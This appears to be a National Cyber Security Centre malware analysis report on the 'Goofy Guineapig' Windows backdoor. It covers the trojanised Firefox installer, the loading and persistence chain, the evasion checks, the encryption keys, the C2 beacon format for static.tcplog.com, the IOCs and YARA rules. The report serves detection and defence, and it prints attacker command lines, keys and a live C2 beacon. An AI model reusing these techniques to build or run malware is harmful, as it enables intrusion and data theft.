National Cyber Security Centre
a part of GCHQ

Goofy Guineapig

Malware Analysis Report

Version 1.0

13th December 2022

National Cyber Security Centre
a part of GCHQ

Goofy Guineapig

Persistent Windows backdoor with HTTPS C2 communications

Executive summary

The Goofy Guineapig loader is a UPX packed, trojanised NSIS[1] Firefox installer. Once extracted, it masquerades as a Google update component.

- Goofy Guineapig maintains persistence as a Windows service.
- Goofy Guineapig provides a framework into which additional plugins may be loaded.
- The backdoor supports multiple communications methods, including HTTP, HTTPS and KCP.
- The configuration is embedded in the binary, and the configuration for the binary analysed results in command and control communications occurring over HTTPS.
- Many defence evasion techniques are implemented throughout execution.

Introduction

Goofy Guineapig is a persistent backdoor used to collect and exfiltrate system information and load additional plugins. The initial loading process occurs in multiple stages and includes several defence evasion techniques. In this instance, command and control communication is configured to utilise HTTPS, however, functionality to support UDP and direct socket communications is also present.

[1] https://en.wikipedia.org/wiki/Nullsoft_Scriptable_Install_System

National Cyber Security Centre
a part of GCHQ

Malware details

Metadata

Filename	Firefox-latest.exe
Description	UPX packed setup-stub.exe
Size	505864 bytes
MD5	a21dec89611368313e138480b3c94835
SHA-1	2b8aab068ef15cb05789da320b7099932a0a4166
SHA-256	19cef7f32e42cc674f7c76be3a5c691c543f4e018486c29153e7dde1a48af34c
Compile time	2018-08-30 22:18:33

Filename	setup-stub.exe
Description	Trojanised NSIS FireFox installer
Size	840048 bytes
MD5	180e0bb4b570c215bfe7abdf209402aa
SHA-1	6f5c07c50ce4976ddb3879ce65d3b2f96693dc4c
SHA-256	97f66bcdd73917a8b59d9a1dcac21a58936bcaf91e757a9dfb8e5c320af40f56
Compile time	2016-12-11 21:50:55

Filename	Goopdate.dll
Description	Malicious DLL masquerading as Google update - extracted from setup-stub
Size	88064 bytes
MD5	f98537517212068d0c57968876fc8204
SHA-1	7961930d13cb8d5056db64b6749356915fb4c272
SHA-256	12a29373c1f493f7757b755099bde4770c310af3fde376176b6d792cd1c5e150
Compile time	2021-06-15 08:10:26

Filename	Config.dat
Description	Encoded shellcode file - extracted from setup-stub
Size	131354 bytes
MD5	3dc1096e73db4886fb66ed9413ca994c
SHA-1	628ce6721b97fa12590356712fbfc5ae030781ce
SHA-256	3a1af09a0250c602569d458e79db90a45e305b76d8423b81eeca14c69847b81c
Compile time	N/A

Filename	N/A
Description	Decoded shellcode from config.dat
Size	131328 bytes
MD5	06e1992e6c52af33117d142bdbeef74d
SHA-1	231ac2c5f3c9a833836be65f7443e3525eb1e7a3
SHA-256	13c27a686f863a388cbc40661e6fda602ab14af9454421b08229cadb54d7b000
Compile time	N/A

Filename	N/A
Description	Decoded binary extracted from the shellcode extracted from config.dat
Size	129536 bytes
MD5	abbe7d13b13ea4315543bdad187f14b3
SHA-1	11b82826ec01aeec44e5e2504935b6aaccf51cac
SHA-256	4ffc7f65e16ce59ff9e6a504f88e0cf56b225c0eb2cf8ec578b3e9d40d9bd898
Compile time	N/A

MITRE ATT&CK®

This report has been compiled with respect to the MITRE ATT&CK® framework, a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

Tactic	ID	Technique	Procedure
Persistence	T1543.003	Create or Modify System Process: Windows Service	Goofy Guineapig maintains persistence as a Windows service.
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	Goofy Guineapig masquerades as a FireFox installer and a Google updater.
	T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion	Goofy Guineapig checks the time register twice for a delay of more than 100 milliseconds and will not continue execution if more time has elapsed.
	T1497.001	Virtualization/Sandbox Evasion: System Checks	Goofy Guineapig checks the disk size, physical memory size, and number of logical processors, and will not continue execution if any of the checks fail.
	T1497.002	Virtualization/Sandbox Evasion: User Activity Based Checks	Goofy Guineapig checks for processes running on a system which indicate that it is being reverse engineered or debugged and will not continue execution if any of the checks fail.
	T1027.002	Obfuscated Files or Information: Software Packing	Goofy Guineapig is UPX packed and packaged in with a legitimate NSIS installer.
	T1140	Deobfuscate/Decode Files or Information	Goofy Guineapig contains stack-based strings which are obfuscated with single byte XOR or subtraction throughout the binary.
	T1564.003	Hide Artefacts: Hidden Window	Goofy Guineapig contains the functionality to perform process hollowing on `dllhost.exe`, when this is performed the process is created hidden.
	T1070.004	Indicator Removal on Host: File Deletion	Goofy Guineapig initially runs in the location to which it is downloaded, the files are moved to a legitimate looking directory and deleted from the initial download location.

Tactic	ID	Technique	Procedure
	T1574.002	Hijack Execution Flow: DLL Side-Loading	A legitimate executable is installed by the Goofy Guineapig loader, alongside a malicious DLL which will be loaded by the legitimate executable.
	T1055.012	Process Injection: Process Hollowing	Goofy Guineapig can perform process hollowing on the `dllhost.exe` binary, injecting content downloaded by the C2.
	T1218.011	System Binary Proxy Execution: Rundll32	The Goofy Guineapig persistence mechanism utilises `rundll32.exe` and `url.dll` to execute the legitimate binary which will load the malicious DLL.
Discovery	T1082	System Information Discovery	Goofy Guineapig sends information about the infected machine in each C2 packet, as an obfuscated 'Authorization' string in the HTTP header.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Goofy Guineapig uses HTTPS for its C2 communications.
	T1008	Fallback Channels	Goofy Guineapig contains the functionality to communicate using UDP and the KCP protocol, or direct socket communications, dependant on an embedded configuration string.
	T1571	Non-Standard Port	Goofy Guineapig communicates over the non-standard HTTPS port `4443`.

Functionality

Overview

Goofy Guineapig is a malicious DLL which is loaded by a legitimate signed executable and maintains persistence using a Windows service. Many defence evasion techniques are implemented, including checking the properties of the infected machine, as well as the running processes and system time checks for any indication the process is running in an automated analysis environment. More information on these checks can be found in the 'Functionality (Defence Evasion)' section of this report.

Once loaded Goofy Guineapig can be tasked to collect information about the infected machine or run additional plugins either as part of the current process, or by process hollowing `dllhost.exe` to execute the plugin. Detailed information about the tasking can be found in the 'Functionality (Tasking)' section of this report.

Command and control communications are configured to occur over HTTPS using GET and POST requests to `static[.]tcplog[.]com`. Full details on C2 are in the 'Functionality (Communications)' section of this report.

Loading process

The malicious DLL `Goopdate.dll` is loaded by the legitimate signed executable file `GoogleUpdate.exe`. These files are both bundled in a UPX packed NSIS installer which is a trojanised Firefox installer.

The first time the binary is executed, the `Goopdate.dll` DLL checks if it is running from the location:

```
C:\ProgramData\GoogleUpdate
```

If it is not, a service is started for persistence as described in the 'Functionality (Persistence)' section of this report.

The initial `Goopdate.dll` execution writes some commands to a batch file, then creates a hidden process, which calls the batch file via the command line:

```
cmd /c call C:\<path>\tmp.bat
```

The first command sets `echo` to be off; the second command is:

```
choice /t %d /d y /n >nul
```

The format string '`%d`' is never replaced with a numeric value, therefore when executed this command will error, the script will continue on to run the subsequent commands. This was likely intended to provide a delay mechanism between execution and deletion.

The batch script will then delete the files from the original file path of `GoogleUpdate.exe` and `Goopdate.dll`, before re-starting the `GoogleUpdate.exe` process from the `ProgramData` directory. The final command in the batch script deletes itself.

As a result, the initial directory to which the files were downloaded will only contain the files the recipient likely intended to download, relating to Firefox installation. The malicious files will only be present in the `ProgramData` directory, which is a hidden directory by default so could be overlooked.

The second time Goofy Guineapig is executed it will be running from the required directory, meaning all the above actions should have already been completed. During this iteration the malware will decode and load the `config.dat` file. For each byte in the file, `0x73` is subtracted then the result XORed with `0x6D`. Under this encoding is shellcode, the behaviour of which is described in the 'Functionality (Shellcode)' section of this report.

Regardless of which path is followed, the same defence evasion techniques are implemented early on, including sandbox detection and various anti-analysis techniques, all of which are covered in more detail in the 'Functionality (Defence Evasion)' section of this report.

Loading process diagram



Figure 1: Loading process diagram

Shellcode

The shellcode loaded by Goofy Guineapig gets Windows API function pointers from the PEB by resolving and mapping 4-byte hashes of the required functions. The functions resolved are:

- `LoadLibraryA`
- `IsBadReadPtr`
- `VirtualAlloc`
- `GetProcAddress`
- `lstrcmpA`

Appended to the shellcode is an RC4 encrypted DLL and information required to locate, decrypt, and call into the DLL as follows:

- `0x00` Length of key
- `0x04` Size of embedded DLL
- `0x08` Offset to shellcode header
- `0x0C` Encoded RC4 key
- `0x1C` NULL bytes
- `0x2C` Unknown (`0x00000002`)
- `0x30` Start of encoded binary

The shellcode retrieves the RC4 key and length from this data, then applies a single byte XOR (`0x63`) to the key. In this instance, the decoded RC4 key is:

```
2UFdRF06kYvIXWOW
```

The decrypted DLL is checked, to ensure the first 2-bytes are MZ and that the PE header bytes are present at the correct offset. The imports are resolved, the sections are located and copied into memory, the region is made executable, and the entry point to the DLL is found and called.

Backdoor

The backdoor creates a mutex to ensure that only one instance is running at any given time. The mutex name is generated by taking an MD5 hash of the computer name, then taking another MD5 hash of the outputted hash three times.

- `MD5(MD5(MD5(MD5(ComputerName))))`

The following configuration string is hardcoded in the binary under a single byte XOR with the key `0x59`:

```
HTTPS://static.tcplog.com:4443|HTTPS://static.tcplog.com:4443|12|5|1\x00
```

This string is split by the pipe character and the following strings are searched for in order, to determine the communication type that should be utilised:

- ‘HTTP’
- ‘http’
- ‘UDP’
- ‘udp’

Where the embedded configuration string contains UDP rather than HTTP(S) the communications occur over UDP using the KCP protocol[2]. If neither are defined, raw TCP socket communications are used. In all instances the task processing and underlying data structure remains the same.

As the embedded configuration in the analysed sample is HTTPS, tasking is requested using GET requests, and responses are sent using POST requests. Further details can be found in the 'Functionality (Tasking)' section of this report.

Regardless of the communication method used, the first action of the malware will be to collect a selection of information about the infected machine. Where the communication is HTTP(S) this computer information is included in the 'Authorization:' header in the HTTP headers. Otherwise, this is sent as a response with the response ID `0x32`, as described in 'Tasking (Command Responses)'.

The information sent about the victim machine includes:

- Operating system caption
- Antivirus product display name
- Adapters information
- Host and host name
- Computer name

The operating system caption and Antivirus product display name are both collected by utilising COM to access WMI information[3]. The rest of the information is collected by the relevant Windows APIs.

If the malware fails to collect any of this information, it will be replaced with the string '`(none)`'. The adapter information and host name are concatenated and an MD5 hash of the result is taken. The first `0x10` bytes of this hash are prepended to the start of a pipe-delimited list containing other host information. This provides a unique identifier for the victim machine. When this pipe delimited list is formed, the antivirus product display name, although collected, does not appear to be included. The hard coded values '`32`', '`1`' and the result of a call to `GetTickCount` are appended to the end of the list. The list items and example data can be seen below:

Format of data:
```
StartOfMd5|HostName|ComputerName|Host|Username|OSCaption|32|1|TickCount
```

Example:
```
4b925fc144f007ec|DESKTOP-1234|(none)|127.0.0.1|user|(none)|32|1|296497171
```

The string is RC4-encrypted with the key `NZTsIkAC6FUDY7FyN`, and then Base64-encoded before being sent, an example of which is shown below:

```
g62ZeDIFP/cV4Ql8y4uPO2ppAFTaL/wYb4NA9Gi25ZaRHM8wzXLrZoVyxD3WtE8MOSTxw/jGfyv
h8LqFQ7wAueOuRm9iAYxufQ==
```

[2] https://www.sobyte.net/post/2022-01/kcp/

[3] https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

Tasking

Tasking requests are sent using HTTPS GET requests. Tasking responses and plugin communications are returned using HTTPS POST requests.

Command Requests

Tasking is made up of a command data header, the command data length, and a string, followed by the command data. An example command is shown in Table 1, the completed flag, request ID and total data size are required for all commands. The session ID is only required where the command ID is `0x2E` (spawn child process).

Multiple tasks can be sent in the same request, and certain request ID's have dependencies on other commands having completed in the same request cycle. An example of this is where the request `0x15` initialises some structures required by the plugin load / unload commands (`0x18`, `0x19` and `0x1A`).

The command data header contains the total length of the task inclusive of the command data header itself, the following 4-byte value contains the length of the data which follows the string field. The string is of a fixed 128-byte length and contains a null padded file path.

Command data example

```
00000000 | 00 00 01 00 00 00 00 00 00 15 00 00 D7 00 00 00 |..........×...|
00000010 | 00 13 00 00 00 43 3A 5C 74 65 73 74 5C 66 69 6C |.....C:\test\fil|
00000020 | 65 2E 74 78 74 00 00 00 00 00 00 00 00 00 00 00 |e.txt...........|
00000030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000080 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000090 | 00 00 00 00 00 65 78 61 6d 70 6c 65 20 70 6c 75 |.....example plu|
000000a0 | 67 69 6e 20 64 61 74 61                         |gin data        |
```

Logon Session ID	Completed flag	Request ID	Total data size
Data size after header	File path string	Data	Unknown

Table 1: Command data example

Table 2 gives a brief overview of each of the request IDs processed by Goofy Guineapig.

Request ID	Brief Description
0x15	Setup for other commands.
0x18	Load a plugin and call an export '`plugin_run`'.
0x19	Unload the plugin.
0x1A	Unload the plugin.
0x28	Enumerate sessions and return session information.
0x29 & 0x64	Not implemented.
0x2E	Spawn hollowed `dllhost.exe` process.
0x2F	Terminate `dllhost.exe` process (started by `0x2E` request ID).
0x63	Sleep for 0.5 seconds.

Table 2: Command IDs

Load plugin

The request ID `0x18` relies on the request `0x15` having completed first, and the file path string values in both must match. If this condition is met, it will load the content data into the current process memory, checking the MZ and PE headers are present. The DLL entry point is then called, followed by the exported function '`plugin_run`'.

Unload plugin

Request ID's `0x19` and `0x1A` implement similar behaviour, and unload a plugin which was loaded by the `0x18` request ID. These both also rely on request `0x15` having completed first.

Session enumeration

The request ID `0x28` enumerates the logon sessions on the infected machine searching for any where the session ID is not 0, and the session state is either active or disconnected. Where this is found, it will query for the username and client protocol type (RDP or LOCAL) associated with that session. If the protocol type is RDP, it will also query the client address, before concatenating the gathered information into a pipe separated string to be returned to the C2.

Format of data: `Username|SessionID|ProtocolType|SessionState|ClientAddress`
Example: `user|1|RDP|Active|1.2.3.4`

Not implemented

There are two request IDs, `0x29` and `0x64`, which are identical and simply delete the tasking sent. It is possible that these are task IDs which are implemented in different versions of this backdoor and are included for compatibility reasons or that they are placeholders for future tasking.

Spawn hollowed process

The request ID `0x2E` requires the session ID field in the header to be set. It is possible that one of the session IDs returned by `0x28` (user session enumeration) would be used as the session ID for this command. The user associated with the session ID is impersonated. An instance of the legitimate `dllhost.exe` process is created in the suspended state, and the command data is written into the process memory. The thread context is changed to point at the new data and the thread is resumed, causing the new `dllhost.exe` process to execute the payload data. The handle of this spawned process is stored in a global structure to allow the main binary to keep track of child processes. This is used by `0x2F` to terminate a previously spawned process.

Assuming the process hollowing successfully completes, a named pipe is created where the name of the pipe is the computer name MD5 hashed twice. It is assumed that the spawned process will write any exfiltration data into this named pipe, however without access to example tasking this has not been confirmed. Once tasking completes, a return payload data header is initialised and data read from the named pipe is encapsulated in this.

Command Responses

Tasking response payload data is returned in an HTTP POST request. The `0x11` byte return payload data header is similar to that included in the tasking payload data. It can be observed that certain values of this header are randomised. It is therefore likely that fields in the tasking payload data would also be randomised, however without access to the actor controller this cannot be verified. An example response payload data header format is shown in Table 3 below.

Return payload data header			
00 01 02 03 04 00	00 00 00 64	00 05 1B	00 00 00 00
Randomised	Completed flag	Response ID	Total data size

Table 3: Return payload data header

Response IDs, associated request IDs, the meaning of the response ID, along with what additional data is sent, if any, are all shown in Table 4 below. A separate thread is spawned to read from a global response buffer, encrypt it, and send its contents in a POST request, and this thread will loop once per second.

Request ID	Response ID	Brief Description
	0x00	Fixed 0x1000 byte buffer read from child process named pipe.
	0x64	Sent after the fixed byte buffer, if the `GetTickCount` result from the start of the thread is greater than 5000ms. The length is randomised between `0x20-0x40` bytes. Despite being a randomised length, only the payload header and the first `0xA` bytes of the optional data buffer are ever populated (as described below this table) and the rest of the buffer will be NULL.
0x15 (Setup for other commands)	**0x01**	Indicates success, the string sent with the request will be written into the optional data buffer.
	0x02	Indicates an error occurred, the string sent with the request will be written into the optional data buffer.
0x18 (Load plugin)	**0x3**	Indicates success, the file path string sent with the request will be written into the optional data buffer.
	0x4	Indicates an error occurred, the string sent with the request will be written into the optional data buffer.
0x28 (Enumerate sessions)	**0x1E**	Indicates enumerating sessions succeeded, no data written into the optional data buffer.
	0x1F	Indicates a session matching the requirements has been found, data described in Command Requests is written into the optional data buffer.
	0x20	Indicates all sessions have been enumerated, no data written into the optional data buffer.
	0x21	Indicates an error occurred, no data written into the optional data buffer.
0x2E (Spawn process)	**0x22**	Indicates success, no data written into the optional data buffer.
	0x23	Indicates an error occurred, no data written into the optional data buffer.
0x63 (Sleep)	**0x33**	Response ID will always be `0x33` no data written into the optional data buffer.

Table 4: Response table

0x64 command response payload contents			
06 01 02 0C 00 03 04 E6 07 05			
Day	Randomised	Month	Year

Table 5: Response payload data (0x64 ID)

The Day, Month, and Year values are populated using the result of the `GetLocalTime` API.

Persistence

Goofy Guineapig maintains persistence using a Windows service the details of which are shown in Table 6 below.

No error checking occurs during service creation. This can result in the bootstrap failing to be registered, however the malware will still continue to execute without a persistence mechanism.

Service name	`GoogleUpdate`
Display name	`GoogleUpdate`
Start type	`Auto start`
Binary path name	`C:\windows\system32\cmd.exe /c C:\windows\system32\rundll32.exe url.dll,FileProtocolHandler C:\ProgramData\GoogleUpdate\GoogleUpdate.exe`

Table 6: Persistence details

Note: *`rundll32.exe` and `url.dll` are legitimate Microsoft binaries being used to persistently launch Goofy Guineapig as described in T1218.011[4].*

Defence evasion

Obfuscation

Throughout the loader binary various methods of basic stack string obfuscation are present. This includes variations of ROR and single byte XOR. In some instances, the string is XORed in-line before going through an additional XOR loop with the *same* key, meaning the string ends up being stored in plain-text. Note, this could suggest automated randomisation of the XOR keys at build or deployment time.

The URL string in the backdoor is under one-byte XOR obfuscation with the key `0x59`. The binary embedded in the shellcode is RC4 encrypted with the key: `2UFdRF06kYvIXWOW`. Additionally, the C2 communications are HTTPS and RC4 encrypted with the key: `uirWmX3fSBhplR2sj`.

[4] https://lolbas-project.github.io/lolbas/Libraries/Url/

Packed loader

The loader for the Goofy Guineapig malware is UPX packed.

Masquerading as legitimate processes

Goofy Guineapig has trojanised a legitimate FireFox NSIS installation package and is dropped alongside legitimate FireFox files. In addition to this, the malicious DLL is sideloaded by the legitimate, signed, executable `GoogleUpdate.exe` (also dropped as part of the NSIS installer). The tasking has the option to perform process hollowing on the `dllhost.exe` process, allowing a payload executable to appear to run under a legitimate process path and name in process listings.

Time based evasion

On start up the Goofy Guineapig malware reads the CPU timestamp counter, saves the result, then reads the timestamp counter again immediately and saves the result. These two values are compared, and if the value is more than 100ms difference the malware will not continue execution.

Anti-dynamic analysis

There are multiple short (less than a second) sleep commands interspersed with the rest of the defence evasion techniques implemented. This could be an attempt to prevent dynamic analysis solutions successfully detecting the malicious behaviour, although they are likely too short to be effective. This same behaviour was observed during analysis of the Jolly Jellyfish malware.

In addition to this, Goofy Guineapig checks the name of each running process on the machine, and if any process containing the string '`dbg`', '`debug`', or '`ida`' is determined to be running, the malware will not continue execution.

Assuming the process name check passes, the API `EnumWindows` is called, and a callback function is executed on each open window on the machine, which will check the window title for any of the following strings: '`dbg`', '`debug`'. This means even if the process name has been changed to evade the first check, the window text should still be caught by the malware, triggering process exit.

However, the secondary check is likely to be ineffective. Flawed logic means that for the check to fail there would effectively have to be only a single process Window on the host that contained the relevant strings. This is unlikely to be the case, as if a debugger is running its likely other analysis tools will be too.

Sandbox detection

The malware implements some basic anti-sandbox / anti-virtual machine (VM) techniques. These include checking that the physical memory size of the machine exceeds 2GB and that the disk is more than 1GB in size. It also checks that the number of logical processors exceeds 2. If any of these checks fail the malware will exit. Variations on each of these sandbox detection checks were also observed during analysis of the Jolly Jellyfish malware.

File Deletion

Once the persistence mechanism has been installed, the malicious files are copied to the ProgramData directory and removed from the directory containing the extracted Firefox files. The final command in the `temp.bat` script contains a command to self-delete.

Communications

Command and control

C2 communications occur using HTTPS GET and POST requests. The binary also supports HTTP, UDP communications (using the KCP protocol), as well as raw TCP socket communications. These are not covered in detail in this report, however, the underlying command data structure & processing remains consistent across transport protocols.

The transport method is selected based upon the embedded configuration URL. HTTP/S communications also have a proxy option. In this instance the method utilised is HTTPS with no proxy, and communications occur over port `4443`. This is a non-standard TLS port.

C2 send requests via HTTPS are checked for the following certificate related errors:

- `ERROR_INTERNET_SEC_INVALID_CERT`
- `ERROR_INTERNET_SEC_CERT_CN_INVALID`
- `ERROR_INTERNET_SEC_CERT_DATE_INVALID`
- `ERROR_INTERNET_SEC_CERT_REVOKED`
- `ERROR_INTERNET_INVALID_CA`

If any of the above occur, then the following internet options will be set and the request re-sent to circumvent the error:

- `SECURITY_FLAG_IGNORE_REVOCATION`
- `SECURITY_FLAG_IGNORE_UNKNOWN_CA`
- `SECURITY_FLAG_IGNORE_WRONG_USAGE`

The HTTP user agent string header is dynamically retrieved using the `ObtainUserAgentString` Windows API. Should this fail the hardcoded default shown in the example beacon in Figure 2 will be used instead. The HTTP authorisation string header is unique per infected machine, as described further in the 'Functionality (Backdoor)' section of this report. As this HTTP header is unusually structured[5], it is possible this could be signatured.

All HTTP POST body payloads sent are RC4-encrypted with the key: `uirWmX3fSBhplR2sj` followed by a single byte `0x31` XOR. Provided that the returned value is a `200 OK` response, a one second sleep will occur before another POST request is sent.

All HTTP GET responses received are encoded with a single byte `0x31` XOR, followed by RC4-encrypted with the key: `uirWmX3fSBhplR2sj`. Provided that the returned value is a `200 OK` response a one second sleep will occur before another GET request is sent. Figure 2 shows an example `GET` beacon.

The GET and POST communications run alongside each other in separate threads.

[5] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Authorization

```
GET / HTTP/1.1
Accept: */*
Host: static.tcplog.com
Authorization:
g62ZeDIFP/cV4Ql8y4uPO2ppAFTaL/wYb+AwihSYmc6CWsR23ybwLZpw3SPIqwNXez32zLXabG
3qtqjTWLwC962mDGliAIlge6rvX8s=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.71 Safari/537.36
Cache-Control: no-cache
```

Figure 2: Example beacon

Conclusion

Although the actor has attempted to frustrate analysis with various defence evasion techniques, those implemented are fairly simplistic, this combined with the presence of multiple mistakes throughout the binary suggests poor coding/testing practices and OpSec. This malware has been assessed to be of low sophistication.

The Goofy Guineapig malware contains multiple similarities with the Jolly Jellyfish malware, particularly relating to the defence evasion techniques implemented. This could indicate a shared origin.

The Goofy Guineapig malware is bundled with legitimate Firefox installation files, which suggests that it may be deployed by social engineering.

Detection

Indicators of compromise

Type	Description	Values
URL	Goofy Guineapig C2 infrastructure	static.tcplog[.]com
Filepath	Malicious batch file created and executed by Goofy Guineapig	C:\ProgramData\GoogleUpdate\GoogleUpdate\tmp.bat
String	Hard coded Goofy Guineapig User Agent string	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36

Rules and signatures

Description	Detects session state stack string setup in Goofy Guineapig.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_sessionstate
{
    meta:
        author = "NCSC"
        description = "Detects session state stack string setup in Goofy
Guineapig."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {66 C7 45 E8 44 69 66 C7 45 F2 65 64 C6 45 F1 74 66 C7 45 EB
63 6F C6 45 F4 00 C6 45 EA 73 C7 45 ED 6E 6E 65 63}
        $2 = {66 C7 45 ED 65 00 C7 45 E8 41 63 74 69 C6 45 EC 76 EB 2A}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig shellcode header.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_shellcodeheader
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig shellcode header."
        date = "2022-12-13"
        hash1 = "231ac2c5f3c9a833836be65f7443e3525eb1e7a3"

    strings:
        $1 = {10 00 00 00 00 FA 01 00 EA 06 00 00 51 36 25 07 31 25 53 55
08 3A 15 2A 3B 34 2C 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02 00 00 00}

    condition:
        all of them
}
```

Description	Detects query session information API call arguments in Goofy Guineapig.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_querysessionargs
{
    meta:
        author = "NCSC"
        description = "Detects query session information API call
arguments in Goofy Guineapig."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {6A 05 52 33 DB 53 FF D7}
        $2 = {50 6A 10 51 53 FF D7}
        $3 = {51 6A 0E 52 53 FF D7}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects sleep API call argument setup in Goofy Guineapig.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_sleepargs
{
    meta:
        author = "NCSC"
        description = "Detects sleep API call argument setup in Goofy
Guineapig."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {33 D2 8D 4E 01 F7 F1 8B C6 8B CA 99 2B C2 D1 F8 8D 94 01 D0
07 00 00 52 FF 15 ?? ?? ?? ??}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects internet query option API call arguments in Goofy Guineapig.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_internetqueryoptionargs
{
    meta:
        author = "NCSC"
        description = "Detects internet query option API call arguments
in Goofy Guineapig."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {52 6A 1F 57 C7 85 ?? ?? ?? ?? 00 00 00 00 C7 85 ?? ?? ?? ??
04 00 00 00 FF 15 ?? ?? ?? ?? 81 8D ?? ?? ?? ?? 80 03 00 00 6A 04 8D 85
?? ?? ?? ?? 50 6A 1F 57 FF 15 ?? ?? ?? ??}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects http/HTTP stack string setup in Goofy Guineapig.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_httpstack
{
    meta:
        author = "NCSC"
        description = "Detects http/HTTP stack string setup in Goofy
Guineapig."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {3C 68 75 ?? 80 7F 01 74 75 ?? 80 7F 02 74 75 ?? 80 7F 03 70
74 ??}
        $2 = {3C 48 75 ?? 80 7F 01 54 75 ?? 80 7F 02 54 75 ?? 80 7F 03 50
74 ??}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects GET string setup in Goofy Guineapig.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_httpfunc
{
    meta:
        author = "NCSC"
        description = "Detects GET string setup in Goofy Guineapig."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {C7 45 ?? FF FF FF FF BE 00 01 00 80 C7 45 ?? 47 45 54 00 C7
45 ?? 00 02 00 00 E8 ?? ?? ?? ??}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig encoded URL config.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_encodedurl
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig encoded URL config."
        date = "2022-12-13"
